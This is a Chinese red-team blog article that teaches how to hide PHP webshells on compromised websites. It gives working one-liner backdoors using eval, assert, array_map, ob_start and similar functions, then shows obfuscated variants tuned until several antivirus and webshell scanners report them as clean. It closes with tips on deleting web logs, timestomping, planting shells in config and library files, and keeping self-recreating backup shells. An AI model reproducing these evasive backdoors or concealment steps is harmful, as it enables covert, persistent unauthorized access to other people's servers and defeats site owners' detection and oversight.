

如何优雅的隐藏你的webshell

原创 队员编号056 酒仙桥六号部队

2020-08-07原文

这是 酒仙桥六号部队 的第 56 篇文章。

全文共计3091个字，预计阅读时长10分钟。

拿下一个站后总希望自己的后门能够很隐蔽！不让网站管理员或者其他的Hacker发现，网上关于隐藏后门的方法也很多，如加密、包含，解析漏洞、加隐藏系统属性等等，但大部分已经都不实用了，随便找一个查马的程序就能很快的查出来，下面分享我总结的一些经验：

制作免杀webshell

隐藏webshell最主要的就是做免杀，免杀做好了，你可以把webshell放在函数库文件中或者在图片马中，太多地方可以放了，只要查杀工具查不到，你的这个webshell就能存活很长时间，毕竟管理员也没有那么多精力挨个代码去查看。

命令执行的方法

这里使用我们最常用的php的一句话马来给大家做演示，PHP版本是5.6的，在写一句话马之前我们来先分析一下PHP执行命令方法

1、直接执行

使用php函数直接运行命令，常见的函数有(eval、system、assert)等，可以直接调用命令执行。

```
@eval('echo 这是输出;');
```

```
13
14 <?php
15 @eval('echo 这是输出;');
```

问题 17 输出 调试控制台 终端

这是输出
[Done] exited with code=0 in 0.586 seconds

2、动态函数执行

我们先把一个函数名当成一个字符串传递给一个变量，在使用变量当作函数去执行。

```
$a="phpinfo";$a();
```

```
1 <?php
2 $a="phpinfo";$a();|
```

问题 18 输出 调试控制台 终端

```
phpinfo()
PHP Version => 7.1.9

System => Windows NT DESKTOP-2IL1C93 10.0 build 18362 (Windows 10) AMD64
Build Date => Aug 30 2017 18:30:25
Compiler => MSVC14 (Visual C++ 2015)
Architecture => x64
Configure Command => cscript /nologo configure.js "--enable-snapshot-build" "--ena
"--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared
"--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,share
"--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pg
Server API => Command Line Interface
Virtual Directory Support => disabled
Configuration File (php.ini) Path => C:\WINDOWS
Loaded Configuration File => (none)
Scan this dir for additional .ini files => (none)
Additional .ini files parsed => (none)
PHP API => 20160303
```

3、文件包含执行

有两个php文件，我们把执行命令的放在文件b中，使用文件a去包含，达到执行的效果。

b.php


```
<?php
```

```
@eval('echo 这是输出;');
```

a.php

```
<?php
```

```
include a.php
```



The screenshot shows a code editor with a dark background. The code is as follows:

```
14
15 <?php
16 include 'b.php';
```

Below the code editor, there is a terminal window with tabs for '问题 20', '输出', '调试控制台', and '终端'. The '输出' tab is selected, showing the following output:


```
这是输出
[Done] exited with code=0 in 0.179 seconds
```

4、回调函数

将想要执行命令的函数赋值给一个变量，再用一个可以调用函数执行的函数把变量解析成函数，这么说可能有点绕，看一下array_map函数的用法：array_map函数中将\$arr每个元素传给func函数去执行，例子：

```
<?php
```

```
$func = 'system';  
$arr = array('whoami');  
array_map($func, $arr);
```



The screenshot shows a code editor with the following PHP code:

```
1 <?php  
2 $func = 'system';  
3 $arr = array('whoami');  
4 array_map($func, $arr);
```

Below the code, there is a terminal window with the following output:

```
问题 25 输出 调试控制台 终端  
[Running] php "d:\phpStudy\WWW\index.php"  
desktop-2il1c93\administrator  
[Done] exited with code=0 in 0.295 seconds
```

5、PHP Curly Syntax

我们可以理解为字符串中掺杂了变量，再使用变量去拼接字符串，达到命令执行的效果。

```
<?php  
$a = 'p';  
eval("{$a}hpinfo());");
```

```
0: /phpstudy/www/index.php /...
1 <?php
2 $a = 'p';
3 eval("{a}hpinfo();");

问题 20 输出 调试控制台 终端
[Running] php "d:\phpstudy\www\index.php"
phpinfo();phpinfo()
PHP Version => 7.1.9

System => Windows NT DESKTOP-2IL1C93 10.0 build 18362 (Windows 10) AMD64
Build Date => Aug 30 2017 18:30:25
Compiler => MSVC14 (Visual C++ 2015)
Architecture => x64
Configure Command => cscript /nologo configure.js "--enable-snapshot-build" "--enable-d
"--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared"
"--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--
"--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API => Command Line Interface
Virtual Directory Support => disabled
Configuration File (php.ini) Path => C:\WINDOWS
```

6、php反序列化

这是根据php反序列化漏洞来实现命令执行，可以先创建一个反序列化的漏洞文件，再去调用反序列化函数 `unserialize`

```
<?php

class test{

    public $a="123";

    public function __wakeup(){

        eval($this->a);

    }

}

unserialize('O:4:"test":1:{s:1:"a";s:10:"phpinfo();"}');
```

```
1 <?php
2
3 class test{
4     public $a="123";
5     public function __wakeup(){
6         eval($this->a);
7     }
8 }
9 unserialize('O:4:"test":1:{s:1:"a";s:10:"phpinfo()";}');
```

问题 19 输出 调试控制台 终端

```
[Running] php "d:\phpStudy\WWW\index.php"
phpinfo()
PHP Version => 7.1.9


System => Windows NT DESKTOP-2IL1C93 10.0 build 18362 (Windows 10) AMD64
Build Date => Aug 30 2017 18:30:25
Compiler => MSVC14 (Visual C++ 2015)
Architecture => x64
Configure Command => cscript /nologo configure.js "--enable-snapshot-build" "--enab
"--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk_shared"
```

7、php://input方法

php://input可以访问请求的原始数据的只读流，我们可以理解为我们传post参数，php://input会读取到，这时候我们就可以加以利用了。

```
<?php

@eval(file_get_contents('php://input'));
```



8、preg_replace方法

`preg_replace`函数执行一个正则表达式的搜索和替换。我们可以使用一个命令执行函数去替换正常的字符串，然后去执行命令。

```
<?php
```

```
echo preg_replace("/test/e",phpinfo(),"jutst test");
```

```

1 <?php
2 echo preg_replace("/test/e",phpinfo(),"jutst test");

```

问题 19 输出 调试控制台 终端 Cod

```

[Done] exited with code=0 in 0.179 seconds

[Running] php "d:\phpStudy\WWW\index.php"
phpinfo()
PHP Version => 7.1.9

System => Windows NT DESKTOP-2IL1C93 10.0 build 18362 (Windows 10) AMD64
Build Date => Aug 30 2017 18:30:25
Compiler => MSVC14 (Visual C++ 2015)
Architecture => x64
Configure Command => cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack"
"--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared"
"--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-openssl"
"--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgsql"
Server API => Command Line Interface
Virtual Directory Support => disabled

```

9、ob_start

ob_start函数是打开输出控制缓冲，传入的参数会在使用ob_end_flush函数的时候去调用它执行输出在缓冲区的东西。

```
<?php  
  
$cmd = 'system';  
  
ob_start($cmd);  
  
echo "whoami";  
  
ob_end_flush();//输出全部内容到浏览器
```

```
1 <?php  
2 $cmd = 'system';  
3 ob_start($cmd);  
4 echo "whoami";  
5 ob_end_flush();//输出全部内容到浏览器
```

问题 19 输出 调试控制台 终端

```
[Running] php "d:\phpStudy\WWW\index.php"  
desktop-2il1c93\administrator  
[Done] exited with code=0 in 0.243 seconds
```

编写免杀

上面说了那么多其实都是一句话木马的思路，每一种方式都可以写成一句话木马，而想要免杀常常会多种组合到一起，下面从最简单的木马一步步变形，达到免杀的目的。

```
assert($_POST['x']);
```



这种就是最简单的一句话木马，使用D盾扫一下，可以看到5级，没有什么好说的。

- 动态函数方法，把 `assert` 这个函数赋值两次变量，再把变量当成函数执行。

```
assert($_POST['x']);
```




可以看到上面的都是通过两种方法的结合，简单的处理一下，就变成了4级，感兴趣的可以把其他的方法都尝试一下，4级的很简单，我们去看看3级的都是怎么处理的。

- 通过上面的动态函数方法我们可以思考，函数可以当成字符串赋值给变量，那么变量也一定能当成字符串赋值给变量，但调用时需用 \$\$

```
<?php
```

```
$a = "assert";
```

```
$c = 'a';
```

```
$$c($_POST['x']);
```




- 这时候我们看一下D盾中的说明：`array_map`中的参数可疑，我们这时候可以用函数封装一下参数。

```
<?php
```

```
function ass(){  
    $a = "a451.ass.aaa.ert.adaww";  
    $b = explode('.', $a);  
    $c = $b[1] . $b[3];  
    return $c;  
}  
  
$b = array($_POST['x']);  
$c = ass();  
array_map($c, $b);
```



- 1级了，离目标近在咫尺了，这时候我们应该考虑让一句话木马像正常的代码，在好好的封装一下。

```
<?php
```

```
function downloadFile($url,$x){  
    $ary = parse_url($url);  
    $file = basename($ary['path']);  
    $ext = explode('.', $file);  
    // assert  
    $exec1=substr($ext[0],3,1);  
    $exec2=substr($ext[0],5,1);  
    $exec3=substr($ext[0],5,1);  
    $exec4=substr($ext[0],4,1);  
    $exec5=substr($ext[0],7,2);
```

```
$as[0] = $exec1 . $exec2 . $exec3 . $exec4 . $exec5;

$as[1] = $x;

return $as;

}


$a = $_POST['x'];

$s = downloadFile('http://www.baidu.com/asdaesfrtafga.txt',$a);

$b = $s[0];

$c = $s[1];

array_map($b,array($c));
```



再试试其他免杀工具。

WebShellKiller:



安全狗:



微步云沙箱：

The screenshot shows the Weiboo Cloud Sandbox interface. At the top, there is a search bar with the text "搜索或扫描 URL、文件 HASH(MD5/SHA1/SHA256)". To the right of the search bar are buttons for "上传" (Upload), "报告" (Report), "云API" (Cloud API), and "登录" (Login). Below the search bar, there is a sidebar on the left with a menu containing items like "多引擎检测", "威胁情报IOC", "行为签名", "情报判定系统", "基本信息", "静态信息", "执行流程", "进程详情", "运行截图", "网络行为", and "释放文件". The main content area is titled "多引擎检出率 0 / 25" and "API 接口". It displays a table of detection results for various engines. The table has two columns: the engine name and the detection result. All results are "非恶意" (Non-malicious). The engines listed are: 江民 (JiangMin), 360 (Qihoo 360), ESET, GDATA, 大蜘蛛 (Dr.Web), Baidu, AVG, 安天 (Antiy), and 熊猫 (Panda). At the bottom of the table, there is a link "展开全部" (Expand all).

引擎名称	检测结果
江民 (JiangMin)	非恶意
360 (Qihoo 360)	非恶意
ESET	非恶意
GDATA	非恶意
大蜘蛛 (Dr.Web)	非恶意
Baidu	非恶意
AVG	非恶意
安天 (Antiy)	非恶意
熊猫 (Panda)	非恶意

再试试可不可以连接没有问题，完美！！

The screenshot shows a Windows File Explorer window. The address bar displays "D:/phpStudy/WWW/php/1/". The left pane shows the directory tree with "D:" expanded to show "phpStudy" and "WWW". The right pane shows a table of files in the current directory. The table has columns for "名称" (Name), "日期" (Date), "大小" (Size), and "属性" (Attributes). The only file listed is "index.php" with a date of "2020-06-30 17:35:28", a size of "494 b", and attributes of "0666".

名称	日期	大小	属性
index.php	2020-06-30 17:35:28	494 b	0666

更好的隐藏webshell一些建议

1. 拿到权限以后,把网站日志中的所有关于webshell的访问记录和渗透时造成的一些网站报错记录全部删除。
2. 把webshell的属性时间改为和同目录文件相同的时间戳,比如linux中的touch就是非常好的工具。
3. 目录层级越深越好,平时网站不出问题的话,一般四五级目录很少会被注意到,尽量藏在那些程序员和管理员都不会经常光顾的目录中比如:第三方工具的一些插件目录,主题目录,编辑器的图片目录以及一些临时目录。
4. 利用 `php.ini` 配置文件隐藏webshell,把webshell的路径加入到配置文件中。
5. 尝试利用静态文件隐藏一句话,然后用.htaccess规则进行解析。
6. 上传个精心构造的图片马,然后再到另一个不起眼的正常的网站脚本文件中去包含这个图片马。
7. 靠谱的方法就是直接把一句话插到正常的网站脚本文件里面,当然最好是在一个不起眼的地方,比如:函数库文件,配置文件里面等等,以及那些不需要经常改动的文件……
8. 如果有可能的话,还是审计下目标的代码,然后想办法在正常的代码中构造执行我们自己的webshell,即在原生代码中执行webshell。
9. webshell里面尽量不要用类似eval这种过于敏感的特征,因为awk一句话就能查出来,除了eval,还有,比如:exec,system,pass thru,shell_exec,assert这些函数都最好不要用,你可以尝试写个自定义函数,不仅能在一定程度上延长webshell的存活

时间也加大了管理员的查找难度,也可以躲避一些功能比较简陋waf查杀,此外,我们也可以使用一些类似:call_user_func,call_user_func_array,诸如此类的回调函数特性来构造我们的webshell,即伪造正常的函数调用。

10. webshell的名字千万不要太扎眼,比如:hack.php, sb.php, x.php这样的名字严禁出现……,在给webshell起名的时候尽量跟当前目录的,其他文件的名字相似度高一点,这样相对容易混淆视听,比如:目录中有个叫new.php的文件,那你就起个news.php。
11. 如果是大马的话,尽量把里面的一些注释和作者信息全部都去掉,比如intitle字段中的版本信息等等,用任何大马之前最好先好好的读几遍代码,把里面的shell箱子地址全部去掉推荐用开源的大马,然后自己拿过来仔细修改,记住,我们的webshell尽量不要用加密,因为加密并不能很好的解决waf问题,还有,大马中一般都会有个pass或者password字符,建议把这些敏感字段全部换成别的,因为利用这样的字符基本一句话就能定位到。
12. 养成一个好习惯,为了防止权限很快丢失,最好再同时上传几个备用webshell,注意,每个webshell的路径和名字千万不要都一样更不要在同一目录下,多跳几层,记住,确定shell正常访问就可以了,不用再去尝试访问看看解析是否正常,因为这样就会在日志中留下记录,容易被查到。
13. 当然,如果在拿到服务器权限以后,也可以自己写个脚本每隔一段时间检测下自己的webshell是否还存在,不存在就创建。
14. 在有权限的情况,看看管理员是否写的有动态webshell监测脚本,务必把脚本找出来,crontab一般都能看见了。

我这里只是根据个人经验总结了一些比较常用的,当然,肯定还有更多更好更高级的关于webshell的隐藏方法,欢迎大家在下面留言。



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

用户设置不下载评论